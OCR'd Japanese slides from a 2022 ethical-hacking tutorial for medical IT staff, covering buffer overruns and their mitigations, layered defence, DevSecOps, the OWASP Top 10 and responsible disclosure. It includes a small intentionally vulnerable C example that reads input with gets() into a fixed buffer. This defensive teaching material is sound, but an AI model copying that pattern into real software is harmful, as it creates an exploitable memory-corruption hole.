
- ユーザ地震の操作が最もソフトウェアを危険な状態にします。ユーザのアクションをそれらの悪意のある制御が行われている前提で実装を行うことが重要です。

バッファオーバーラン

- 破壊された領域が、プログラムのジャンプ先が保存されるスタック領域だとすると、任意のコードが実行できる

- 定義：メモリ破壊系脆弱性。「プログラムにおけるバグ、もしくは引き起こされた現象。プログラムで用意されたバッファのサイズ以上の大きなデータを書き込むことで、データがバッファからあふれて、本来侵害してはならない領域が書き換わること」
- 簡単な例

```
#include <stdio.h> //オマジナイ
Int main(int argc, char **argv){
   unsigned char buf[256] // バッファサイズはunsigned char(8bit)で、
                          // 256octet
   gets(buf) // 標準入力からの入力をbufにstore
}
```



https://ja.wikipedia.org/wiki/%E3%83%90%E3%83%83%E3%83%95%E3%82%A1%E3%82%AA%E3%83%BC%E3%83%90%E3%83%BC%E3%83%A9%E3%83%B3

BUFFER OVERRUNを防ぐ

- カナリア
  - コンパイラがバッファあふれる場所にカナリアと呼ばれる領域を挿入し、実行時に常に監視を行う
- DEP、NX
  - データ領域のプログラムを実行不可とする
- ASLR(Address Space Layout Randomization)
  - 仮想空間上でコード、データ、スタックなどの配置位置をランダム化することで、攻撃者が意図した攻撃を成功しにくくする
- プログラム記述時の対策
  - 静的コード解析、動的コード解析、セキュアコーディング

システムの脆弱性対策は、設計時からセキュリティ要件を定め、すべての工程でセキュリティ要求が実装され検証されている状態を作る

https://medcsc.org/

本日の流れ


- **オーガナイザ挨拶**
- **１．導入：エシカルハッカーの心得、倫理性が求められる演習である　10分**
- **２．ハンズオン：フィッシングサイトへの誘導　30分**
  - フィッシングによる偽サイトへの誘導・被害はどのように行われるのか
- **３．ハンズオン：DNSポイズニング　30分**
  - DNSサーバの脆弱性を利用した攻撃はどのように行われるのか
- **４．事例紹介・デモ　20分**
  - 脆弱性を持つVPNルータを実際に攻撃する
  - 脆弱性を持つWebサイトからアカウント等の情報を搾取する
- **５．解説とまとめ　25分**
  - 「脆弱性」とは何か（オリンパス・鈴木克明様）
  - アプリケーションレイヤのセキュリティ実装の重要性について（トレンドマイクロ・松山征嗣様）
  - まとめ（鳥飼先生）5分

第42回医療情報学連合大会
チュートリアルB-1
　一般社団法人日本Mテクノロジー学会主催
　ホワイトハッカーの第一歩：Pythonでサーバへの侵入テストを試みる
2022年11月17日

アプリケーションレイヤのセキュリティ実装の重要性について

トレンドマイクロ株式会社
松山征嗣

今回発生している攻撃シナリオ（推定）と課題



- **取引先の施設、システムへの侵入が起点**
- **取引先とは施設間でVPNや専用線などの閉域網を構成**
- **安全管理の評価が出来なくても、導入運用が優先（現場・業者が優位）**

境界防御＋アルファを考えていく必要がある

- 境界防御は引き続きベースとしつつも、内部のセキュリティ強化は必要
- インフラ/プラットフォーム（NW機器やOS、ミドルウェアなど）のセキュリティ管理と共に、上位層のアプリケーションのセキュリティに関しても脅威の想定、対策が必要

レイヤー毎に異なるセキュリティ対策

脆弱性探索
攻撃試行

独自
汎用

アプリケーション

OS・ミドルウェア

汎用サービス接続探索
脆弱性探索
攻撃試行

ネットワーク

ポート接続探索
脆弱性探索
攻撃試行

脆弱性を作らないための努力


・Secure Coding
  - 個人の知識、技術向上
  - 開発態勢の整備
・Always Verify
  - ゼロトラストの要素
・一般入手しにくいアプリケーションや、独自アプリケーションの保護は手薄

攻撃可能面の整理と管理


・不要な通信の遮断
  - アクセス制御・Firewall(L3,L4)
  - マイクロセグメンテーション
・不審な通信の検知、遮断
  - 侵入検知・侵入防御
  - 内部ネットワーク脅威監視
・Always Verify
  - ゼロトラストの要素

開発段階からのセキュリティ～継続的なセキュリティ

シフトレフト




セキュリティを組み込んだDevOps (DevSecOps)



- シフトレフト
  セキュアな設計・セキュアなコード開発を重視
- 可用性、運用を重視
  「素早い開発」を邪魔せずに各所でセキュリティを組込む

スキルアップ　セキュアなプログラミングを学ぶ

Webアプリ開発のセキュリティを学ぶ定番書籍　通称：徳丸本



体系的に学ぶ 安全なWebアプリケーションの作り方 第2版
 脆弱性が生まれる原理と対策の実践 単行本 – 2018/6/21
https://amzn.asia/d/9EKNPlJ

目次
1章 Webアプリケーションの脆弱性とは
2章 実習環境のセットアップ
3章 Webセキュリティの基礎 ～ HTTP、セッション管理、同一オリジンポリシー
4章 Webアプリケーションの機能別に見るセキュリティバグ
5章 代表的なセキュリティ機能
6章 文字コードとセキュリティ
7章 脆弱性診断入門
8章 Webサイトの安全性を高めるために
9章 安全なWebアプリケーションのための開発マネジメント


ネットワーク・ベースのアプリケーションを書くには有用

セキュアなプログラム開発を支援する情報源

OWASP Top10

Open **W**eb **A**pplication **S**ecurity **P**roject
ソフトウェアのセキュリティを向上させることを専門とした非営利団体

Webアプリケーション・セキュリティに関する最も重大な10のリスクについてのランキングと修正のガイダンスを提供




A01:2021-アクセス制御の不備
A02:2021-暗号化の失敗
A03:2021-インジェクション
A04:2021-安全が確認されない不安な設計
A05:2021-セキュリティの設定ミス
A06:2021-脆弱で古くなったコンポーネント
A07:2021-識別と認証の失敗
A08:2021-ソフトウェアとデータの整合性の不具合
A09:2021-セキュリティログとモニタリングの失敗
A10:2021-サーバーサイドリクエストフォージェリ(SSRF)

https://github.com/owasp-ja/Top10/blob/master/2021/docs/index.ja.md


もし脆弱性を発見したら

- いきなりSNS等で暴露などしてはいけません　and 不正に利用してはいけません
  - 不正アクセス禁止法
  - 刑法234条の2　電子計算機損壊等業務妨害罪
- 経済産業省告示にある届出機関へ報告　and/or 開発元へ報告
  - 独立行政法人情報処理推進機構（IPA）　　脆弱性関連情報の届出の受付

メーカーのサポートへ報告するというのも有り



ソフトウエア製品の取扱いプロセス



ウェブアプリケーションの取扱いプロセス

https://www.ipa.go.jp/security/vuln/report/process.html


バグ・バウンティ・プログラム（報奨金制度）

プラットフォーム型

ZERO DAY INITIATIVE

企業独自運営型

マイクロソフト
サイボウズ
Sky



TREND MICRO

THE ART OF CYBERSECURITY

An Innovative Approach to Cybersecurity

トレンドマイクロによる、日本における未知の脅威検出と自動保護。**実際のデータを使用し、トレンドマイクロの脅威リサーチャーでアーティストでもあるJindrich Karasekによって作成されました。**

本日の流れ

- **オーガナイザ挨拶**
- **１．導入：エシカルハッカーの心得、倫理性が求められる演習である　10分**
- **２．ハンズオン：フィッシングサイトへの誘導　30分**
  - フィッシングによる偽サイトへの誘導・被害はどのように行われるのか
- **３．ハンズオン：DNSポイズニング　30分**
  - DNSサーバの脆弱性を利用した攻撃はどのように行われるのか
- **４．事例紹介・デモ　20分**
  - 脆弱性を持つVPNルータを実際に攻撃する
  - 脆弱性を持つWebサイトからアカウント等の情報を搾取する
- **５．解説とまとめ　25分**
  - 「脆弱性」とは何か（オリンパス・鈴木克明様）
  - アプリケーションレイヤのセキュリティ実装の重要性について（トレンドマイクロ・松山征嗣様）
  - まとめ（鳥飼先生）5分

日本Mテクノロジー学会について

- (主に)医療データベース、プログラミング等に関連する領域の利用、応用、改良、及び普及を行うことを目的とした団体です。
  - 現代のMテクノロジーは関数型のプログラム、ツリー型とテーブル型の両方式のDBを統合できるオブジェクト指向型の開発環境です。
  - より良い医療システムアーキテクチャを探究しています。

- プログラミングやデータベースの技能・知識を持った情報部門担当者の育成を目的としたチュートリアルを年3回実施します
  - 学術部会（主に大学・病院関係）と技術部会（主にベンダ関係）が中心
  - 年次大会ではユーザとベンダのそれぞれの立場からの学術発表、技術討論、チュートリアル等を行い、会員のレベルアップを図っています。

第51回日本Mテクノロジー学会大会記念大会

MTA2022 （ハイブリッド開催）

【会期】　2023年9月1日(金)～2日(土)（予定）

【大会長】旭川医科大学病院企画経営部　准教授　谷 祐児　先生

当会技術委員会では、
データベースとプログラムの構造について、
真剣に「手を動かす」企業技術者、医療機関の
情報部門担当者、大学等の研究者のご参加を
お待ちしております！

北海道内にて
開催地検討中